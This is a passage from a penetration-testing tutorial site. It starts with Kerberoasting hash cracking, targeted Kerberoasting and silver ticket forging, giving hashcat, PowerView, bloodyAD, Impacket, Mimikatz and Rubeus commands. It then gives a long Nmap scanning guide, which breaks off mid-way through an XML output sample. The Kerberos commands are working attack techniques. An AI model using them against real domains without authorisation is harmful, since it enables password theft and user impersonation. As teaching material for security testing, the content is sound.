With the service ticket obtained, hashcat can be used to crack the password for the target acount. We should note the encrypt algorithm used for the service ticket, which is indicated by its prefix. Kerberoasting tools like GetUserSPNs.py or Rubeus typically requests RC4 when performing service ticket requests, and if accepted by the KDC, we get a service ticket starting with $krb5tgs$23$* (type 23). In that case, we may use mode 13100 to crack the ticket.

hashcat -m 13100 -O <service_ticket_file> <wordlist>

In other instances where RC4 Encryption is disabled, we may receive ticket starting with $krb5tgs$17$* (type 17) or $krb5tgs$18$* (type 18), indicating the use of AES-128 and AES-256 encryption for the service ticket respectively. Cracking service tickets with AES encryption types are typically more time consuming than those with RC4 encryption, but not impossible.

If you wish to proceed, hashcat mode 19600 can be used to crack type 17 TGS-REP, and mode 19700 to crack type 18 TGS-REP.

hashcat -m 19600 -O <service_ticket_file> <wordlist>
hashcat -m 19700 -O <service_ticket_file> <wordlist>

Targeted Kerberoasting

Targeted Kerberoasting is a type of Kerberoasting used to abuse ACLs over a user object. If the principal we control have GenericWrite or GenericAll access rights over a target user, or we have explicit WriteProperty permission on the targer user’s servicePrincipalName, we may create a fake service principal name for the target user and Kerberoast it for the user’s cleartext password.

We can use PowerView function Set-DomainObject for this purpose.

Set-DomainObject -Credential <cred_object> -Identity <target_user> -SET @{serviceprincipalname='notahacker/LEGIT'}

Alternatively, bloodyAD may be used from the Linux perspective.

bloodyAD -d <domain> --host <dc_fqdn> -u <user> -p <password> set object <target_user> servicePrincipalName -v 'fake/SPN'

From there on, we may Kerberoast the target user as if it was a normal service account.

References and Further Reading

1.3.3.3 - Silver Ticket

Impersonate any user to a service by crafting service tickets

Theory

Service Tickets (ST) are encrypted with a password-derived key of the service account associated with the service principal. If the password of the service account is known to the attacker, e.g. after a successful Kerberoasting, the attacker can derive the key from the password and craft their own service tickets to authenticate as any user to the compromised service principal.

Linux Perspective

We may use ticketer.py from the Impacket suite to craft a silver ticket as any valid domain user.

# With NT hash
ticketer.py -nthash <nt_hash> -domain-sid <domain_sid> -domain <domain> -spn <SPN> <impersonated_user>
# With AES (128-bit or 256-bit) key
ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain> -spn <SPN> <impersonated_user>

Windows Perspective

Mimikatz can be used to craft silver tickets on a Windows machines.

  • The <spn_type> can be any of the following: cifs, http, ldap, host, rpcss.
# with an NT hash
kerberos::golden /domain:<domain> /sid:<domain_sid> /rc4:<nt_hash> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt

# with an AES 128 key
kerberos::golden /domain:<domain> /sid:<domain_sid> /aes128:<aes128_key> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt

# with an AES 256 key
kerberos::golden /domain:<domain> /sid:<domain_sid> /aes256:<aes256_key> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt

Alternatively, Rubeus may also be used.

# With NT hash
Rubeus.exe silver /rc4:<nt_hash> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>
Rubeus.exe silver /aes128:<aes128_key> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>
Rubeus.exe silver /aes256:<aes256_key> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>

2 - Enumeration

Gathering information that can lead to the discovery of vulnerabilities or aid in our exploitation process.

Gathering information is the first and one of the most vital stage of penetration testing. It helps to learn about the target systems we are assessing, as well as revealing information that could aid to the discovery and/or exploitation of vulnerabilities.

Enumeration methodologies varies by the environment. Below are high-level summaries for three main types of environment.

2.1 - Nmap

Discover open ports and available services on your targets with Nmap

Nmap is the go-to port scanner for security professionals and researchers for many years. It allows open ports on computers to be discovered over the network by sending packets to each port and analyze how the host responds.

Penetration Testers often use port scanners like Nmap to conduct Active Recon on the targets being assessed.

TL;DR

Here are a few commands to get you started with nmap quickly:

Basic run:

nmap <hosts>

My favorite Nmap scan command for CTFs and exams:

  • -sVC: Service enumeration + default NSE scripts
  • -T4: Timing template 4, a relatively fast scanning pace
  • -oN <filename>: Save output in normal plaintext
sudo nmap -sVC -T4 -oN <filename> <hosts>

Ippsec’s Nmap scan command as seen in his HTB walkthroughts:

  • -vv: Double verbose output
  • -oA nmap/<filename_prefix>: Save output in all three formats (normal, greppable, XML) to a directory
sudo nmap -sC -sV -vv -oA nmap/<filename_prefix> <hosts>

References for This Section

2.1.1 - Nmap Basic Usage

Discover hosts and open ports with Nmap

Basic Scan

To begin a basic Nmap scan, simply provide it with the host(s) you wish to scan:

nmap <hosts>

The above command starts a port scan against the host(s) specified:

$ nmap 10.129.197.123
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-31 20:58 -0500
Nmap scan report for 10.129.197.123
Host is up (0.057s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds

The <hosts> argument can be:

  • Individual IP addresses: 10.129.2.18 10.129.2.19 10.129.2.20
  • A range of IP addresses: 10.129.2.18-20
  • CIDR: 10.129.2.0/24
  • Hostnames: example.com

To have Nmap read the list of host to scan from the a file, use -iL to specify the filename:

$ cat hosts.txt
10.129.2.18
10.129.2.19
10.129.2.20
nmap -sn -iL hosts.txt

Port Specification

To specify specific ports and ranges to scan, use the -p argument:

nmap -p <ports> <hosts>

The -p argument accepts

  • Individual port numbers: 80, 22,80
  • Ranges of ports: 1-1000
  • Combination of both: 22,80,100-500

For a complete scan of all ports (1-65535), use the -p- flag for a short hand.

nmap -p- <number> <hosts>

Alternatively, use --top-ports to specify the number of top common ports to scan. By default, Nmap scans the top 1000 common ports.

nmap --top-ports <number> <hosts>

-F flag is equivalent to --top-ports 100 for Nmap.

nmap -F <hosts>

Port Scanning without Ping Probes

Nmap performs a ping probe to ensure the host is up and reachable before beginning a port scan. However, certain operating systems (like on Windows by default) may not respond to ping. As a result, it may cause Nmap to conclude that the host is not up.

$ nmap 10.10.65.55
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 20:58 -0500
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.02 seconds

As its output suggest, we can re-scan the host with the -Pn option, which bypasses the ping probe and starts the port scan right away.

$ nmap 10.10.65.55 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 21:23 -0500
Nmap scan report for 10.10.65.55
Host is up (0.15s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 12.92 seconds

Verbose Output

Use -v/-vv flags to increase the verbosity of Nmap’s output, which shows us open ports directly when Nmap detects them.

$ sudo nmap 10.129.2.28 -p- -sV -v

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:03 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:03
Scanning 10.129.2.28 [1 port]
Completed ARP Ping Scan at 20:03, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:03
Completed Parallel DNS resolution of 1 host. at 20:03, 0.02s elapsed
Initiating SYN Stealth Scan at 20:03
Scanning 10.129.2.28 [65535 ports]
Discovered open port 995/tcp on 10.129.2.28
Discovered open port 80/tcp on 10.129.2.28
Discovered open port 993/tcp on 10.129.2.28
Discovered open port 143/tcp on 10.129.2.28
Discovered open port 25/tcp on 10.129.2.28
Discovered open port 110/tcp on 10.129.2.28
Discovered open port 22/tcp on 10.129.2.28
<SNIP>

Host Discovery

Use the -sn flag to disable port-scanning for Nmap and only perform ping probes against the host(s) specified

nmap -sn <hosts>

Perfomance Tuning

Nmap gives 6 templates to tune the aggresiveness of our scans, from 0 being the slowest and 5 being the fastest. However, a more aggresive profile could cause Nmap to have more false negatives as it sets a shorter timeout for the host to respond.

Choose a timing template with -T

  • -T0 / -T paranoid
  • -T1 / -T sneaky
  • -T2 / -T polite
  • -T3 / -T normal
  • -T4 / -T aggressive
  • -T5 / -T insane

By default, Nmap uses -T3. But for certification exams and CTFs, -T4 is a good balance between speed and consistency.

2.1.2 - Nmap Scan Types

Nmap’s scan methods and their pros and cons

Nmap offers a variety of port scan methods, each with its own pros and cons. Some types may see odd at first, but they often shine at specific use cases.

TCP Connection Scan

By default, nmap uses TCP Connection Scan when ran without root privileges, which establishes:

  • The port as open if the host completes the TCP three-way handshake.
  • The port as closed if the host resets the attempt to connect.
  • The port as filtered if the host rejects or does not respond to the attempt to connect

TCP connection scan can be manually specified using the -sT flag.

nmap -sT <hosts>

Pros: Highly Accurate

Cons: Noisy, Slow

TCP SYN Scan

Instead of completing a three-way handshake like the TCP Connection Scan, the SYN Scan resets the three-way handshake when it receives the SYN-ACK packet from the host, and concludes that port as open. This is the default scan type of Nmap when ran with root privileges.

TCP SYN scan can be manually specified with the -sS flag. Note this scan type require privileged access to raw sockets since it needs to manually reset the TCP three-way handshake.

sudo nmap -sS <hosts>

Pros: Fast, Stealthy

Cons: Less accurate, Can still be detected by advanced IDS/IPS systems

Despite its shortcomings, the SYN Scan is the most popular Nmap port scan type.

UDP Scan

Nmap also supports discovering services running on UDP ports. It marks the port as:

  • open if Nmap gets a configured application response.
  • closed if Nmap gets an ICMP Type 3 Error 3 (Host Unreachable) response.
  • open|filtered if Nmap gets other ICMP responses or times out

Use the -sU flag for a UDP scan. Note this scan type requires root privileges.

sudo nmap -sU <hosts>

Note this scan type can take quite a long time due to UDP being a stateless protocol and the need for long timeouts to account for packet loss.

TCP ACK Scan

The TCP ACK is not commonly used, but is nonetheless valuable as it helps to enumerate firewall rules on a host while evading IDS/IPS systems. It sends an TCP ACK packet instead of initiating a three-way handshake. If the the port is unfiltered, the host would reset the connection in response, allowing Nmap to conclude that connections to a particular port is not obstructed by firewall rules. This makes it harder for simple firewalls to block.

Use the -sA flag for a TCP ACK scan. This scan type also requires root privileges

sudo nmap -sA <hosts>

2.1.3 - Nmap Service and Host Enumeration

Footprint network services and the hosts running them

Although there is a convention for the port number of common services, we should strive to more accurately identify the services running instead of just taking guesses. Nmap can helps us by performing service numeration on open ports.

Nmap Service Enumeration

Use the -sV flag to tell Nmap to perform Service enumeration on each of the ports it detects to be open:

nmap -sV <hosts>

Nmap’s service enumeration attempts to give us with the type and version of service running.

$ sudo nmap 10.129.2.28 -p- -sV

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:00 CEST
Nmap scan report for 10.129.2.28
Host is up (0.013s latency).
Not shown: 65525 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp    open     smtp         Postfix smtpd
80/tcp    open     http         Apache httpd 2.4.29 ((Ubuntu))
110/tcp   open     pop3         Dovecot pop3d
139/tcp   filtered netbios-ssn
143/tcp   open     imap         Dovecot imapd (Ubuntu)
445/tcp   filtered microsoft-ds
993/tcp   open     ssl/imap     Dovecot imapd (Ubuntu)
995/tcp   open     ssl/pop3     Dovecot pop3d
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Service Info: Host:  inlane; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.73 seconds

Nmap Service Enumeration relies on two mechanisms:

  • Banner Grabbing: Nmap establishes a connection to the service and wait for it to present it with its banner, which often contains service information like type and version.
  • Service Signature Footprinting: In the case that Nmap doesn’t receive a banner within the timeout limit, it conducts footprinting against the service and analyzes the signature of its response. This makes the service enumeration process much longer.

Manual Banner Grabbing

There are times where Nmap may be unable to enumerate the service type and version. We can manually grab the banner by connecting to the service with Netcat:

$ nc -nv 10.129.2.28 25

Connection to 10.129.2.28 port 25 [tcp/*] succeeded!
220 inlane ESMTP Postfix (Ubuntu)

Nmap Script Scanning

Nmap also provides scripting capabilities with its Nmap Scripting Engine (NSE). Nmap includes a series of scripts when you install it. They are stored under /usr/share/nmap/scripts/

$ ls -l /usr/share/nmap/scripts
total 5024
-rw-r--r-- 1 root root  3901 Sep 29 02:24 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Sep 29 02:24 address-info.nse
-rw-r--r-- 1 root root  3345 Sep 29 02:24 afp-brute.nse
-rw-r--r-- 1 root root  6463 Sep 29 02:24 afp-ls.nse
-rw-r--r-- 1 root root  7001 Sep 29 02:24 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Sep 29 02:24 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Sep 29 02:24 afp-showmount.nse
-rw-r--r-- 1 root root  2262 Sep 29 02:24 ajp-auth.nse
-rw-r--r-- 1 root root  2983 Sep 29 02:24 ajp-brute.nse
[...]

The scripts fall into 14 categories:

CategoryDescription
authDetermination of authentication credentials.
broadcastScripts which are used for host discovery by broadcasting; the discovered hosts can be automatically added to the remaining scans.
bruteExecutes scripts that try to log in to the respective service by brute-forcing with credentials.
defaultDefault scripts executed by using the -sC option.
discoveryEvaluation of accessible services.
dosThese scripts are used to check services for denial of service vulnerabilities and are used less as they harm the services.
exploitThis category of scripts tries to exploit known vulnerabilities for the scanned port.
externalScripts that use external services for further processing.
fuzzerUses scripts to identify vulnerabilities and unexpected packet handling by sending different fields; this can take much time.
intrusiveIntrusive scripts that could negatively affect the target system.
malwareChecks if some malware infects the target system.
safeDefensive scripts that do not perform intrusive or destructive actions.
versionExtension for service detection.
vulnIdentification of specific vulnerabilities.

To specify specific scripts or categories of scripts to be run on a specific port, use the --script flag. To run multiple scripts or categories, separate them by a comma.

nmap --script <script>,<script> -p <port> <hosts>

To automatically let Nmap run a set of default scripts on open ports, use the -sC flag.

nmap -sC <hosts>

Sample script scan output:

$ nmap -sC 10.10.122.21
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 22:51 -0500
Nmap scan report for 10.10.122.21
Host is up (0.13s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp   open     domain
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
873/tcp  open     rsync
901/tcp  filtered samba-swat
1069/tcp filtered cognex-insight
3000/tcp open     ppp
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 33.18 seconds

Commonly, the -sC option is often used alongside -sV. The two options can also combined with a single -sVC flag.

nmap -sVC <hosts>

OS Enumeration

The -O option tells Nmap to detect the operating system of the host(s) being scanned based on the fingerprints gathered. This option requires root privileges to be ran, and the target should have at least one open port and one closed port that Nmap can detect.

sudo nmap -O <hosts>

To combine service enumeration, default script scanning, and OS detection, we can use the aggressive scan option (-A). This scan type requires root privileges and generates a lot of traffic.

sudo nmap -A <hosts>

2.1.4 - Saving Nmap Output

Learn to how save Nmap outputs in different formats

Nmap supports three types of output format:

Normal (plaintext, .nmap extension):

nmap -oN <filename> <hosts>

Sample:

# Nmap 7.98 scan initiated Thu Oct 30 16:45:40 2025 as: nmap -p- -T5 -oA html_result 10.129.2.49
Warning: 10.129.2.49 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.2.49
Host is up (0.056s latency).
Not shown: 64140 closed tcp ports (reset), 1388 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
31337/tcp open  Elite

# Nmap done at Thu Oct 30 16:46:36 2025 -- 1 IP address (1 host up) scanned in 55.94 seconds

Grepable (plaintext, .gnmap extension):

nmap -oG <filename> <hosts>

Sample:

# Nmap 7.98 scan initiated Thu Oct 30 16:45:40 2025 as: nmap -p- -T5 -oA html_result 10.129.2.49
Host: 10.129.2.49 ()	Status: Up
Host: 10.129.2.49 ()	Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 110/open/tcp//pop3///, 139/open/tcp//netbios-ssn///, 143/open/tcp//imap///, 445/open/tcp//microsoft-ds///, 31337/open/tcp//Elite///
# Nmap done at Thu Oct 30 16:46:36 2025 -- 1 IP address (1 host up) scanned in 55.94 seconds

XML (.xml extension)

<?xml version="1.0" encoding="utf-8"?>
<!doctype nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- nmap 7.98 scan initiated thu oct 30 16:45:40 2025 as: nmap -p- -t5 -oa html_result 10.129.2.49 -->
<nmaprun scanner="nmap" args="nmap -p- -t5 -oa html_result 10.129.2.49" start="1761860740" startstr="thu oct 30 16:45:40 2025" version="7.98" xmloutputversion="1.05">
<scaninfo type="syn" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
<address addr="10.129.2.49" addrtype="ipv4"/>
<hostnames>
</hostnames>
</hosthint>
<host starttime="1761860741" endtime="1761860796"><status state="up" reason="echo-reply" reason_ttl="63"/>
<address addr="10.129.2.49" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="64140">
<extrareasons reason="reset" count="64140" proto="tcp" ports="1-21,23-58,60-79,81,83-86,88-109,111-138,140-142,144-182,184-185,187-217,219-268,270-353,355-356,358-359,361-375,377-399,401-415,417-434,436-444,446-449,452-564,566-699,701-711,713-743,745-774,776-898,900-1016,1018-1065,1067-1106,1108-1143,1145-1175,1177-1309,1311-1351,1353-1405,1407-1433,1435-1467,1469-1546,1548-1592,1594-1696,1698-1734,1736-1740,1742-1761,1763-1788,1790-1817,1819-1893,1895-1932,1934-1952,1954-2014,2016-2019,2021-2038,2040-2057,2059-2062,2064-2066,2068-2276,2278-2299,2301-2319,2321-2392,2394-2440,2442-2554,2556-2570,2572,2574-2627,2629-2660,2662-2710,2712-2717,2719-2739,2741-2752,2754-2795,2797-2862,2864-2882,2884-2913,2915-2973,2975-3011,3013-3019,3021-3032,3034-3079,3081-3095,3097-3147,3149-3190,3192-3202,3204-3330,3332-3356,3358-3436,3438-3521,3523-3585,3587-3633,3635-3677,3679-3733,3735-3738,3740-3802,3804-3814,3816-3817,3819-3829,3831-3906,3908-3912,3914-4001,4003-4031,4033-4039,4041-4061,4063-4088,4090-4154,4156-4197,4199,4201-4232,4234-4294,4296-4344,4346-4405,4407-4527,4529-4549,4551-4554,4556-4599,4601-4695,4697-4789,4791-4835,4837-4841,4843-4865,4867-4878,4880-4890,4892-4953,4955-4973,4975-4983,4986-5009,5011-5031,5033-5045,5047-5061,5063-5077,5079-5191,5193-5206,5208-5246,5248-5367,5369-5431,5433-5487,5489-5504,5506-5536,5538-5548,5550,5552-5612,5614-5619,5621-5742,5744-5779,5781,5783-5784,5786-5813,5815-5853,5855-5860,5862-5864,5866-5867,5869-5943,5945-5949,5951-5956,5958-5966,5968-5994,5996-6039,6041-6076,6078-6105,6107-6143,6145-6156,6158-6177,6179-6234,6236-6244,6246-6262,6264-6336,6338,6340-6421,6423-6472,6474-6556,6558-6656,6658-6697,6699-6702,6704-6723,6725-6768,6770-6883,6885-6953,6955-7025,7027-7044,7046-7050,7052-7060,7062-7079,7081-7113,7115-7116,7118,7120-7124,7126-7156,7158-7166,7168-7179,7181-7205,7207-7230,7232-7240,7242-7273,7275-7289,7291-7323,7325-7333,7335-7355,7357-7365,7367-7369,7371-7372,7374-7450,7452-7536,7538-7555,7557-7573,7575-7619,7621-7789,7791-7846,7848-7864,7866-7998,8000-8031,8033-8072,8074-8106,8108-8161,8163-8211,8213-8247,8249-8259,8261-8296,8298-8326,8328-8339,8341-8508,8510-8526,8528,8530-8621,8623-8653,8655-8683,8685-8687,8689-8706,8708-8751,8753-8785,8787-8807,8809-8815,8817-8844,8846,8848-8896,8898-8995,8997-9073,9075-9082,9084-9136,9138-9147,9149-9159,9161-9177,9179-9189,9191-9217,9219-9220,9222-9254,9256-9280,9282-9283,9285-9298,9300,9302-9374,9376-9393,9395-9420,9422-9471,9473-9491,9493-9528,9530-9542,9544-9646,9648-9666,9668-9673,9675-9696,9698-9812,9814-9850,9852-9901,9903-9949,9951-10032,10034-10039,10041-10064,10066-10092,10094-10124,10126-10128,10130-10197,10199-10262,10264-10286,10288-10301,10303-10332,10334-10369,10372,10374-10401,10403-10431,10433-10556,10558-10596,10598-10662,10664-10667,10669-10681,10683-10704,10706-10723,10725-10778,10780-10783,10785-10808,10811-10835,10837-10866,10868-10877,10879-10888,10890-10909,10911-10936,10938-10960,10962-10971,10973-10983,10985-11085,11087-11101,11103-11153,11155-11210,11212,11214-11297,11299-11318,11320-11332,11334-11385,11387-11587,11589-11592,11594-11613,11615-11620,11623-11659,11661-11671,11673-11735,11737-11748,11750,11752-11766,11768-11778,11780-11836,11838-11946,11948-11975,11977,11979-12128,12130-12131,12133-12155,12157-12176,12178-12180,12182-12203,12205-12240,12242-12279,12281-12302,12304-12329,12331-12332,12334,12336-12371,12373-12383,12385-12446,12448-12480,12482-12483,12485-12489,12491-12514,12516-12530,12533-12615,12617-12627,12629-12655,12657-12740,12742-12744,12746-12759,12761-12836,12838-12859,12861-12883,12885-12907,12909-12924,12926-12935,12937-12958,12960-12969,12971-12982,12984-13000,13002-13059,13061-13081,13083-13120,13122-13292,13294-13303,13305-13382,13384-13399,13401-13424,13426-13443,13445-13481,13483-13502,13504-13507,13509-13515,13517-13600,13602-13603,13605-13623,13625-13648,13650-13707,13709-13721,13723-13724,13726-13758,13760-13792,13794-13880,13882-13917,13919-13923,13925-13984,13986-13991,13993-13998,14000-14002,14004-14008,14010-14022,14024-14028,14030-14060,14062-14104,14106-14174,14176-14180,14182-14213,14215-14301,14303-14307,14311-14324,14326-14338,14340-14352,14354-14398,14400-14420,14422-14460,14462-14464,14466-14472,14474-14501,14503-14549,14551-14571,14573-14574,14576-14593,14595-14635,14637-14652,14654-14695,14697-14754,14756-14837,14839-14881,14883-14905,14907,14909-14912,14914-14963,14965-14975,14977-14980,14982-14986,14988-15052,15055-15104,15107-15234,15236-15361,15363-15389,15391-15407,15409-15425,15427-15430,15432-15556,15558-15628,15630-15697,15699-15717,15719-15768,15770-15800,15802-15845,15847-15882,15884-15906,15908-15930,15933-15944,15946-15948,15950-15993,15995-16003,16005-16089,16091-16109,16111-16114,16117-16121,16124-16129,16131-16144,16146-16158,16160-16207,16209-16308,16310-16394,16396-16582,16584-16591,16593-16600,16602-16673,16675-16693,16695-16714,16716-16728,16730-16757,16759-16769,16771-16780,16782-16835,16837-16890,16892-16952,16954-16982,16984-17046,17048-17060,17062-17079,17081-17101,17103-17105,17107-17114,17116-17182,17184-17256,17258-17264,17266-17314,17316-17338,17340-17348,17350-17416,17418-17447,17449-17502,17504-17516,17518-17543,17545-17583,17585-17587,17590-17658,17660-17708,17710-17746,17748-17780,17782-17805,17807-17814,17816-17821,17823-17941,17943-17944,17946-18011,18013-18033,18035-18115,18117-18119,18121-18128,18130-18135,18137-18157,18159-18178,18180-18230,18232-18263,18265-18273,18275,18277-18325,18327-18329,18331-18374,18376-18439,18441-18488,18490,18492-18499,18501-18586,18588-18621,18623-18627,18629-18664,18666-18677,18679-18726,18728-18741,18743-18860,18862-18864,18866-18905,18907-18930,18932-18962,18964-19002,19004-19027,19029-19037,19039-19044,19046-19059,19061-19115,19117-19249,19251-19356,19358-19381,19383-19388,19390-19393,19395-19506,19508-19511,19513-19548,19550-19562,19564-19625,19627-19631,19633-19639,19641-19750,19752-19794,19796-19808,19810-19968,19970-19988,19990-20027,20029-20051,20053-20119,20121-20140,20142-20189,20191-20356,20358-20361,20363-20443,20445-20451,20453-20480,20482-20511,20513-20547,20549-20608,20610-20711,20713-20735,20737-20776,20778-20792,20794-20835,20837-20941,20943-21021,21023-21065,21067-21134,21136-21183,21185-21195,21197-21262,21264-21319,21321-21332,21334-21346,21348-21561,21563-21646,21648-21706,21708-21790,21792-21809,21811-21830,21832-21870,21872-21902,21904-21992,21994-22071,22073-22113,22115-22196,22198-22395,22397-22556,22558-22573,22575-22584,22586-22653,22655-22816,22818-22837,22839-22947,22949-23009,23011-23038,23040-23075,23077-23147,23149,23151-23178,23180-23240,23242-23372,23374-23425,23427-23522,23524-23577,23579-23611,23613-23629,23631-23747,23749-23781,23783-23797,23799-23825,23827-23844,23846-23866,23868-23894,23896-23943,23945-23980,23982-24029,24031-24040,24042-24056,24058-24071,24073-24082,24084-24112,24114-24136,24138-24147,24149-24184,24186-24190,24192-24300,24302-24362,24364-24465,24467-24559,24561-24571,24573-24656,24658-24698,24700-24729,24731-24852,24854-24865,24867-24915,24917-24934,24936-24991,24993-25024,25026-25066,25068-25095,25097-25118,25120-25285,25287-25365,25368-25479,25481-25525,25527-25567,25569-25722,25724-25737,25739-25769,25771-25826,25828-25886,25888-26194,26196-26211,26213-26231,26233-26293,26295-26311,26313-26404,26406-26479,26481-26537,26539-26544,26546-26548,26550-26717,26719-26816,26818-26954,26956-26982,26984-27000,27002-27118,27120-27287,27289,27291-27308,27310-27316,27318-27494,27496-27508,27510-27532,27534-27586,27588-27624,27626-27703,27705-27740,27742-27772,27774-27808,27810-27881,27883-27951,27953-28165,28167-28344,28346,28348-28503,28505-28557,28559-28571,28573-28754,28756-28777,28779-28828,28830-28993,28995-29013,29015-29097,29099-29155,29157-29266,29268-29310,29312-29318,29320-29350,29353-29374,29376-29407,29409-29570,29572-29577,29579-29587,29589-29638,29640-29647,29649-29684,29686-29909,29911-30028,30030-30091,30093-30098,30100-30175,30177-30202,30204-30268,30270-30283,30285-30363,30365-30399,30401-30510,30512-30570,30572-30582,30584-30604,30606-30657,30659-30661,30663-30665,30667-30671,30673,30675,30677-30697,30699-30737,30739-30786,30788-30849,30851-30852,30854-30885,30887-31007,31009-31037,31039-31139,31141-31259,31261-31313,31315-31336,31338-31404,31406-31506,31508-31525,31527-31609,31611-31698,31700-31826,31828-31855,31857-31878,31880-31909,31911-31914,31916-32094,32096-32105,32107-32141,32143-32173,32175-32190,32192-32234,32236-32337,32339-32370,32372-32387,32389-32454,32456-32624,32626-32718,32720-32763,32765-32799,32801-32889,32891-32946,32948-32984,32986-33057,33059-33176,33178-33228,33230-33252,33254-33279,33281-33348,33350-33363,33365-33372,33374-33490,33492-33503,33505-33674,33676-33784,33786-33809,33811-33878,33880-33890,33892-34011,34013-34014,34016-34031,34033-34055,34057-34086,34088-34130,34132-34245,34247-34268,34270-34305,34307-34309,34311-34382,34384-34491,34493-34572,34574-34620,34622-34634,34636-34643,34645-34662,34664-34704,34706-34877,34879-34890,34892-34980,34982-35141,35143-35207,35209-35229,35231-35250,35252-35253,35255-35307,35309-35312,35314-35489,35491-35801,35803-35819,35821-35823,35825-35889,35891-35933,35935-35946,35948-35961,35963-36026,36028-36089,36091-36116,36118-36148,36150-36215,36218-36399,36401-36405,36407-36450,36452-36559,36561-36565,36567-36571,36573-36630,36632-36874,36876-36881,36883-37062,37064-37153,37155-37311,37313-37318,37320-37371,37373-37492,37494-37641,37643-37747,37749-37761,37763-37860,37862-38023,38025,38027-38126,38128-38182,38184-38186,38188-38256,38258-38326,38328-38439,38441-38525,38527-38687,38689-38842,38844-38941,38943-38974,38976-39034,39036-39060,39062-39065,39067-39071,39073-39151,39153-39171,39174-39194,39196-39329,39331-39380,39382-39391,39393-39410,39412-39517,39519-39547,39549-39578,39580-39809,39812-39823,39825-39974,39976-40054,40056-40204,40206-40287,40289-40297,40299-40300,40302-40320,40322-40363,40365-40369,40371-40491,40493-40561,40563-40580,40582-40606,40608-40611,40613-40623,40625-40818,40820-40946,40948-40952,40954-40990,40992-40999,41001-41019,41021-41325,41327-41333,41335,41337-41342,41344-41725,41727-41879,41881-41891,41893-41948,41950-42025,42027-42030,42032-42152,42154-42222,42224-42255,42257-42282,42284,42286-42353,42355-42357,42359-42483,42485-42541,42543-42583,42585-42686,42688-42718,42720-42782,42784-42792,42794-42908,42910-42971,42973-43080,43082-43084,43086-43237,43239-43388,43390-43394,43396-43463,43465-43522,43524-43585,43587-43604,43606-43650,43652-43669,43671-43737,43739-43754,43756-43777,43779-43784,43786-43845,43847-44056,44058-44085,44087-44145,44147-44270,44272-44414,44416-44469,44471-44492,44494-44505,44507-44545,44547-44712,44714-44795,44797-44880,44882-44890,44892-45067,45069-45109,45111-45183,45185-45306,45308-45331,45333-45359,45361-45421,45423-45618,45620-45695,45697-45728,45730-45777,45779-45923,45925-45932,45934-45949,45951-46013,46015-46103,46105-46201,46203-46281,46283-46327,46329-46386,46388-46401,46403-46487,46489-46519,46521-46549,46551-46553,46555-46567,46569-46598,46600-46778,46780-46783,46785-46935,46937-46979,46981-47002,47004-47130,47132-47143,47145-47191,47194-47240,47242-47253,47256-47273,47275-47281,47283-47288,47290-47361,47363-47367,47369-47382,47384-47427,47429-47599,47601-47798,47800-47840,47842-47855,47857-48058,48060-48237,48239-48261,48263-48266,48268-48306,48308-48333,48335-48345,48347-48379,48381-48502,48504-48514,48516-48564,48566-48594,48596-48612,48614-48739,48741-48787,48789-48826,